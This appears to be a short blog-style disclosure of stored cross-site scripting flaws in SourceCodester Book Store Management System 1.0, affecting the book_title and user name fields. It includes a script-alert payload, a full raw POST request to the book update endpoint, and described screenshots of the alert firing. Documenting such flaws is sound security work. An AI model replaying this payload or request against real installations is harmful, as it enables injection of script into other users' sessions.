

[Open in app](#)[Get started](#)

JustOrg

[Follow](#)

Nov 8 · 2 min read · [Listen](#)



Book Store Management System 1.0 — Unrestricted input leads to xss

A vulnerability was found in SourceCodester Book Store Management System 1.0. It has been rated as problematic.

This issue affects some unknown processing of the file /bsms_ci/index.php/book. The manipulation of the argument book_title leads to cross site scripting.

POC

```
book_title=<script>alert(1)</script>
```

payload

```
POST /bsms_ci/index.php/book/book_update HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----360905104428983611953810302680
Content-Length: 1295
Origin: http://localhost
Connection: close
Referer: http://localhost/bsms_ci/index.php/book
Cookie: ci_session=fsq5ubpjnv00iljrsov0o0lv0f76hqj4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----360905104428983611953810302680
Content-Disposition: form-data; name="book_code"

1
-----360905104428983611953810302680
Content-Disposition: form-data; name="book_title"

<script>alert(1)</script>
-----360905104428983611953810302680
Content-Disposition: form-data; name="year"

0
-----360905104428983611953810302680
Content-Disposition: form-data; name="price"

350
-----360905104428983611953810302680
Content-Disposition: form-data; name="category"

1
-----360905104428983611953810302680
Content-Disposition: form-data; name="gambar"; filename=""
Content-Type: application/octet-stream

-----360905104428983611953810302680
Content-Disposition: form-data; name="publisher"

Publisher 1
-----360905104428983611953810302680
Content-Disposition: form-data; name="writer"

Author 1 et. al.
-----360905104428983611953810302680
Content-Disposition: form-data; name="stock"

5
-----360905104428983611953810302680
Content-Disposition: form-data; name="save"

Save
-----360905104428983611953810302680--
```



The screenshot displays the CI-BSMS application interface. On the left is a dark sidebar with navigation links: Dashboard, Category, Books, Transaction, History, and User Management. The main content area is titled 'Book Details' and shows a table of books. Above the table is a 'Show 10 entries' dropdown. The table has columns for '#', 'Book Title', and 'Book Title'. It contains three rows of data. Below the table, it says 'Showing 1 to 3 of 3 entries'. An 'Update Book' modal is open on the right, showing fields for Book Title, Year, Price, Category, CoverPhoto, Publisher, Author, and Stock. The Book Title field contains a JavaScript alert script.

CI-BSMS

Administrator
admin

Dashboard

Category

Books

Transaction

History

User Management

Book Details

Show 10 entries

#	Book Title	Book Title
1		
2	Sample Book 102	
3	Sample Book 103	

Showing 1 to 3 of 3 entries

Update Book

Book Title: `<script>alert(1)</script>`

Year: 0

Price: 350


Category: Educational

CoverPhoto: 浏览... 未选择文件。

Publisher: Publisher 1

Author: Author 1 et. al.

Stock: 5



This issue affects some unknown processing of the file `/home/ci/index.php/user`. The manipulation of the argument `name` leads to cross site scripting.

[Open in app](#)[Get started](#)

name=<script>alert(1)</script>

Book Store Management System

localhost/bsms_ci/index.php/user

CI-BSMS

Administrator
admin

- Dashboard
- Category
- Books
- Transaction
- History
- User Management

System Users

Successfully Deleted

[+ Add New System User](#)

Show 10 entries

#	Full Name	Username	Level
1	Administrator	admin	admin
2	Samantha Lou	sam	cashier
3	Mark Cooper	mcooper	admin

Showing 1 to 3 of 3 entries

Update User Info

Name: <script>alert(1)</script>

Username: mcooper

Password:

Status: admin

[Close](#) [Save](#)

localhost/bsms_ci/index.php/user

CI-BSMS

Administrator
admin

- Dashboard
- Category
- Books
- Transaction
- History
- User Management

System Users

[+ Add New System User](#)

#	Full Name	Username	Level
1	Administrator	admin	admin
2	Samantha Lou	sam	cashier
3			

localhost

1

[确定](#)



[Open in app](#)

[Get started](#)

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

